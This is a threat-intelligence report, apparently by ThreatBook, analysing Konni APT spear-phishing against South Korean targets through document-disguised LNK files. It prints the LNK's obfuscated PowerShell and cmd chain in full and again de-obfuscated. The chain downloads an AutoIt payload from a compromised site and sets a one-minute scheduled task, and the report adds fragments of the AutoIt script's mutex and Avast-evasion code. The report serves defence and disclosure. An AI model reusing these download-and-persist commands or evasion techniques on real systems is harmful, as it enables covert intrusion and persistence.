APT Group - Konni Launches New Attacks on South Korea

Oct 30,2024

Overview

The Konni group, reportedly backed by a specific government, has been active since 2014 and has been conducting targeted attacks on regions such as Russia and South Korea. The group is adept at using social hot topics to carry out spear-phishing attacks on targets.

Recently, ThreatBook's threat hunting system captured multiple Konni attacks on South Korea, revealing the following:

- lFrom mid-April to early July 2024, the Konni group launched attacks on South Korea's RTP engineering department and personnel involved in tax and North Korea market analysis. The group used malicious samples with Korean themes such as "meeting materials," "tax evasion," and "market prices" for the attack;
- lThe Konni group used automated tools to mass-produce malicious samples, all of which were generated at the same moment on December 25, 2023, at 11:39:35, but were delivered at different times in 2024. It is speculated that a script tool was used to generate malicious samples based on templates, and the actual number of delivered samples may be large, but only six in-the-wild samples have been discovered so far. This type of sample delivery is still very active, with the latest in-the-wild sample discovered on July 6th;
- lThe malicious samples used by the Konni group host the core payload on a compromised website in the execution chain. Although the core payload's lifespan is extremely short, the malicious samples have been persistent on the infected host, so it cannot be ruled out that the group will reuse the core payload in the future. In addition, the core payload uses AutoIt3 scripts for evasion, which is very effective. Since the core payload was submitted in April 2024, it has not been detected by multiple engines.
- lThreatBook, through the analysis of related samples, IPs, and domain names, has extracted multiple related IOCs for threat intelligence detection. ThreatBook's Threat Detection Platform (TDP), Threat Intelligence Management Platform (TIP), Threat Intelligence Cloud API, Cloud Sandbox S, Sandbox Analysis Platform OneSandbox, Internet Security Access Service(OneDNS), Threat Defense System(OneSIG), and Terminal Security Management Platform(OneSEC) all support detection and protection for this attack event.

APT Group Analysis

2.1 APT Group Profile


Platform	Windows
Attack Target	South Korea’s RTP engineering department and personnel involved in tax and North Korean market research
Attack Area	South Korea
Attack Purpose	Information collection activities
Attack Vector	Lnk files, AutoIt evasion scripts

2.2 Technical Features

In this intrusion operation, the Konni group concealed malicious activities in two ways:


- lUsing a compromised website to host malicious payloads: The duration of the related payloads was extremely short, and only one core payload was captured. However, since the phishing samples achieved persistence, the Konni group can still execute the core payload by infecting the corresponding compromised website and placing the corresponding files.
- lThe core payload is a compiled AutoIt (au3) script with a very high evasion rate: This is because many detection engines have not yet mastered the execution method of such compiled files, which needs to be addressed to counter this type of attack.

The compiled core payload uses the AutoIt tool to read and execute instructions, then performs specified malicious actions on the Windows system. The official website of the tool is www.autoitscript.com, as shown in the figure below.



AutoIt is a free scripting language for automating Windows GUI and general scripting programming. It was initially designed for automating the GUI of Windows applications, but over time, AutoIt has evolved into a powerful and versatile scripting language. AutoIt.exe is the interpreter for the AutoIt script language, used to run scripts written in AutoIt, usually .au3 files.

The core AutoIt scripts used by Konni in historical attacks have not been detected as malicious by VT engine, as shown in the figure below.




Sample Analysis

Recently, ThreatBook captured a malicious sample with the inducement name “Meeting Materials,” targeting employees of South Korea’s RTP company, with the main purpose of collecting information. The SHA256 hash value of the compressed package is d7f9185ffc17b3d6f1fd91eafbf9ccc42e2d75c338571a03aec2fd44993e3d37, and the files after decompression are as follows:


1.알티피_엔지니어링본부사업개발회의자료.hwp.lnk (1.RTP_Engineering Headquarter Business Development Meeting Materials.hwp.lnk) - Malicious

2.알티피_엔지니어링본부사업개발회의요약.pptx (2.RTP_Engineering Headquarter Business Development Meeting Summary.pptx) - Normal file

Due to an unknown reason, both the HWP file released by the malicious file and the normal PPTX file display garbled text when opened (as shown in the figure below, left is the HWP file, right is the PPTX file). However, the malicious code executed by the LNK file can still run normally.



The analysis document speculates that there was an anomaly in the Konni group's process of copying the bait file code, specifically that the decryption key used for the decryption of related documents was 0x00, which seems extremely unreasonable (as shown in the figure below).



3.1 Basic Information

Analysis of the malicious sample reveals the following information:

- SHA256: 0aaec376904434197bae4f1a10ecfe8d4564d95fdfa8236ea960535710661c5f

- SHA1: c5d67fb97a7a824168c872f8557eb52f503c9798

- MD5: 87dc4c8f67cffc8a9699328face923e2


- File Type: lnk file

- File Size: 2.03 MB

- File Name: 1.알티피_엔지니어링본부사업개발회의자료.hwp.lnk (1.RTP_Engineering Headquarter Business Development Meeting Materials.hwp.lnk)

- Function Description: The Lnk file executes a PowerShell script to download the malicious payload hosted on a compromised website and run it persistently.

The relevant flowchart is as follows：



The sample will download the AutoIt3.exe white file and the malicious au3 script on the infected system, but as of the end of the analysis, these malicious payloads have not been downloaded. Through further traceability analysis, it was found that the attack samples that appeared in April 2024 are consistent with this incident and were able to successfully download the core payload. Based on this, the following analysis was conducted on the sample:

-SHA256: 2189aa5be8a01bc29a314c3c3803c2b8131f49a84527c6b0a710b50df661575e

- SHA1: 65f5f7d127c478522e9669200de20000edcb6cfb

- MD5: 9d6c79c0b395cceb83662aa3f7ed0123

- File Type: lnk file

- File Size: 283 KB


- File Name:첨부1_소명자료목록(탈세제보).hwp.lnk (Attachment 1_Explanatory Material List (Tax Evasion Report).hwp.lnk)

- Function Description: The Lnk file executes a PowerShell script to download the compromised website sample and run it persistently.

3.2 Detailed Analysis

The group uses LNK files disguised as documents for inducement:


The relevant flowchart is as follows：




When the LNK file is clicked, it executes a PowerShell command, which has meaningless padding code in front, as shown in the figure below.

```
Name: Type: HWP 2018 Document
Size: 137 KB
Date modified: 03/31/2024 14:51
Arguments: /c sLkrGsZRCfGabaMfKpxFsSpWKAhNPssJmxQAcjvWqTWLATHZCqoATzGzvpHekkckNXPBjjczUAozVEuRUijweRQLSofNBqLfRLXEeePsnN
HrmfESURkbbEfWgcLVepXBQiKiGQMPtRiqhxyLjoTMfJdkFbwbsToYRfAcvvjedvHjuQNHCakQwkvfexCFsKuzAkzcXvpndNHJbTQQnPxsGyzEJuYXSEMtbg
HipKLgLYLJBMekHNsCkbUcLVtBxrvyboHVkGzBdrHJNRcWpModkhhZnExuqhJsAmGodjabnQyUtjpUSwmLcsnTfJGFifkVHphAiPSfLnRvJoFdoCBTWXpiYP
huBuTgECkdcPLdEfZQASjSdCqFCrZKZYBuGwCquJSecAazSxoQXzGfCprYdmCmEzedkpwhAJtSaeQ00001DA5xqwRqfFmhfEzAvXoBbfnogPfxyQunyxhuNG
MPxfcWvkMuEofFAjcYWxrBrsSqjZJHwfNQjydVdrTVcKUkJQMoujxpojwfoMLwBeYyAqubggUEEvyGyGGumtmnGwzacYGrFvsYMuKsuKhnpUKTLRGHeqjhSK
SdQtZhzBZidzVdXnaBmYYNNHpmrZmomjgbBFCaLZNMVAQjVBLRqGWTMdpheNRzqKXTtTzqKaSmkkTkTeqPouYEonoypuVXimwkCWQbbufpQJHzjepZvbmVLs
EgEbapeUdYQHGWpoNUoJPFEPokeWzgZzzkqJwatRkVEJLBwsKhosFcCZBQMPjhtXYphvEFSNyxwTaVcMPMksSGUwHrgGnFGcAHKutaNdpAThEKYGNaZxWaer
uKNnyjzTStrrkGrNYhdpPLTXszUmGhfABsaKmzEebZqksGvfJkyPXPBJSRUZqnmJnQQSGGzwCYoPuGEMePCuJrENQqTvGEPNNHXBRCxbKckZzPojmgVAKRaW
kbbpPeRYizaNJbWzqALFfEnbcHjyKmdWGbrQAhnFknQaNzzjktkiftQFPanfUqnXwefHKgYhoetTQnnAhZopaVQnmLaAVgLVZ||goto&po^w^e^rs^he^l^l
 -windowstyle hidden function JogMjc1RPK(){$zPedYniBfy=Get-ChildItem *.lnk;$zPedYniBfy=$zPedYniBfy^|where-object{$_.leng
th -eq 0x0002233E};$nJ1RQzeAUMCXVjArUNw=$zPedYniBfy;$zPedYniBfy=$zPedYniBfy^|Select-Object -ExpandProperty Name;if($zPed
YniBfy.length -eq 0){cd $env:TEMP;$zPedYniBfy=Get-ChildItem  *.lnk;$zPedYniBfy=$zPedYniBfy^|where-object {$_.length -eq
0x0002233E}  ;$nJ1RQzeAUMCXVjArUNw=$zPedYniBfy;$zPedYniBfy=$zPedYniBfy^|Select-Object -ExpandProperty Name;}return @($zPe
dYniBfy,  $nJ1RQzeAUMCXVjArUNw)};function pXufC1QZMa(){$djLutZCNrS=JogMjc1RPK;$zPedYniBfy=$djLutZCNrS[0];$zPedYniBfy=$zPe
dYniBfy.substring(0,$zPedYniBfy.length-4);return $zPedYniBfy};function vzGyLDmQaW{$djLutZCNrS=pXufC1QZMa;$rqZWEoTX1I=Jog
Mjc1RPK;$zPedYniBfy=$rqZWEoTX1I[0];$CvytSiJOHD=[System.IO.BinaryReader]::new([System.IO.File]::open($zPedYniBfy,[System.
IO.FileMode]::Open,[System.IO.FileAccess]::ReadWrite,[System.IO.FileShare]::None));try{$CvytSiJOHD.BaseStream.Seek(0x000
01DA5,[System.IO.SeekOrigin]::Begin);$fKLt1djopW=$CvytSiJOHD.ReadBytes(0x00006C00);}finally{$CvytSiJOHD.Close()};for($nJ
1RQzeAUM=0;  $nJ1RQzeAUM -lt $fKLt1djopW.count;  $nJ1RQzeAUM++)  { $fKLt1djopW[$nJ1RQzeAUM]=$fKLt1djopW[$nJ1RQzeAUM] -bxor
0xD8 };[System.IO.File]::WriteAllBytes($djLutZCNrS,$fKLt1djopW);$oEefgawPUH='.\'+$djLutZCNrS;^& $oEefgawPUH;return 'Wbpv
mJeASc'};$oEefgawPUH=vzGyLDmQaW;$WrKnPBwfdh=JogMjc1RPK;remove-item -path $WrKnPBwfdh[1] -force;&mkdir c:\GS1LzFnTov & at
trib +h c:\GS1LzFnTov & cd /d c:\GS1LzFnTov & copy c:\windows\system32\curl.exe GS1LzFnTov.exe & GS1LzFnTov -k -o AutoIt
3.exe https://jethropc.com/wp-admin/css/temp/hurry/?rv=papago^&za=honey0 & GS1LzFnTov -k -o QwbpjvdmTA.au3 https://jethr
opc.com/wp-admin/css/temp/hurry/?rv=papago^&za=honey1 & sc^htas^ks /create /sc minute /mo 1 /tn "QwbpjvdmTA" /tr "c:\GS1
LzFnTov\AutoIt3.exe c:\GS1LzFnTov\QwbpjvdmTA.au3"
Icon Location: .hwp
```

The PowerShell command, after being de-obfuscated by ThreatBook's intelligent AI product xgpt, is shown in the code below:



And xgpt can also view the meaning of the code, finding that this code is mainly for decrypting files, downloading payloads, and persistent scripting functions.



In the vzGyLDmQaW function, it releases an HWP format document to confuse the victim, and the table content is roughly the (South Korean) National Tax Collection Act Enforcement Rules Annex table, as shown in the figure below:

```powershell
function vzGyLDmQaW {
    $djLutZCNrS = pXufClQZMa
    $rqZWEoTXlI = JogMjc1RPK
    $zPedYniBfy = $rqZWEoTXlI[0]
    $CvytSiJOHD = [System.IO.BinaryReader]::new([System.IO.File]::Open($zPedYniBfy, [System.IO.FileMode]::Open, [System.IO.FileAccess]::ReadWrite, [System.IO.FileShare]::None))
    try {
        $CvytSiJOHD.BaseStream.Seek(0x00001DA5, [System.IO.SeekOrigin]::Begin)
        $fKLtldjopW = $CvytSiJOHD.ReadBytes(0x00006C00)
    } finally {
        $CvytSiJOHD.Close()
    }
    for ($nJlRQzeAUM = 0; $nJlRQzeAUM -lt $fKLtldjopW.Count; $nJlRQzeAUM++) {
        $fKLtldjopW[$nJlRQzeAUM] = $fKLtldjopW[$nJlRQzeAUM] -bxor 0xD8
    }
    [System.IO.File]::WriteAllBytes($djLutZCNrS, $fKLtldjopW)
    $oEefgawPUH = '.' + $djLutZCNrS
    & $oEefgawPUH
    return 'WbpvmJeASc'
}
```

■ 국세징수법 시행규칙 [별지 제99호서식]

소명자료 목록

제출자	성명(상호)
	생년월일(사업자등록번호)
	주소(사업장)
	전화번호
소명자료에 대한 납세자 의견	

소명자료 제출 목록

번호	명칭	과세기간	자료 요지	비고

「국세징수법」 제115조에 따라 붙임과 같이 소명자료를 제출합니다.

년 월 일

Then the script creates a hidden directory, downloads and executes the payload, and creates a task to establish persistence.

```
Remove-Item -Path $WrKnPBWfdh[1] -Force \
& mkdir c:\GSlLzFnTov \
& attrib +h c:\GSlLzFnTov \
& cd /d c:\GSlLzFnTov \
& copy c:\windows\system32\curl.exe GSlLzFnTov.exe \
& GSlLzFnTov -k -o AutoIt3.exe https://jethropc.com/wp-admin/css/temp/hurry/?rv=papago^&za=honey0 \
& GSlLzFnTov -k -o QwbpjvdmTA.au3 https://jethropc.com/wp-admin/css/temp/hurry/?rv=papago^&za=honey1 \
& schtasks /create /sc minute /mo 1 /tn "QwbpjvdmTA" /tr "c:\GSlLzFnTov\AutoIt3.exe c:\GSlLzFnTov\QwbpjvdmTA.au3"
```

The specific method is to copy the curl tool under the window, download the white file AutoIt3.exe and the malicious script QwbpjvdmTA.au3 from the compromised website https://jethropc.com, and place it in a default hidden directory with a random name under the C drive.

Create a task that runs indefinitely every 1 minute to trigger the execution of the au3 script.

By reversing and formatting the key code of QwbpjvdmTA.au3, the SHA256 is ff87a87bc552723f4aee3e7b6c75686f9d52754b3bfe7adde9e1218bc764cbc4. The script has a relatively simple overall function, which can be described as simplicity itself, with the main purpose of communicating with the C&C server to execute commands and tasks related to uploading and downloading files.

```
Global $mutexname = "Global\RT3AN7C9QS-7UYE-9K6G-A8F1-HY8IT3CNMEQP"

Func ismultiple()
    $mutex = DllStructCreate("int")
    $acall = DllCall("kernel32.dll", "int", "CreateMutexA", "ptr", 0, "int", 0, "str", $mutexname)
    If @error Or DllStructGetData($mutex, 1) <> 0 Then
        DllCall("kernel32.dll", "int", "ReleaseMutex", "ptr", $acall[0])
        Return

If ismultiple() Then
    Exit (0)
EndIf
```

The script detects whether the antivirus software Avast is running by checking for the AvastUI and AvastSvc processes, and it adopts different running methods depending on whether they are operational or not.

```
Local $avastprocesses[2]
$avastprocesses[0] = "AvastUI.exe"
$avastprocesses[1] = "AvastSvc.exe"
$processlist = ProcessList()
$avastrunning = False

For $i = 1 To $processlist[0][0]
    $processname = $processlist[$i][0]
    If _ArraySearch($avastprocesses, $processname) <> -1 Then
        $avastrunning = True
        ExitLoop
    EndIf
Next
```

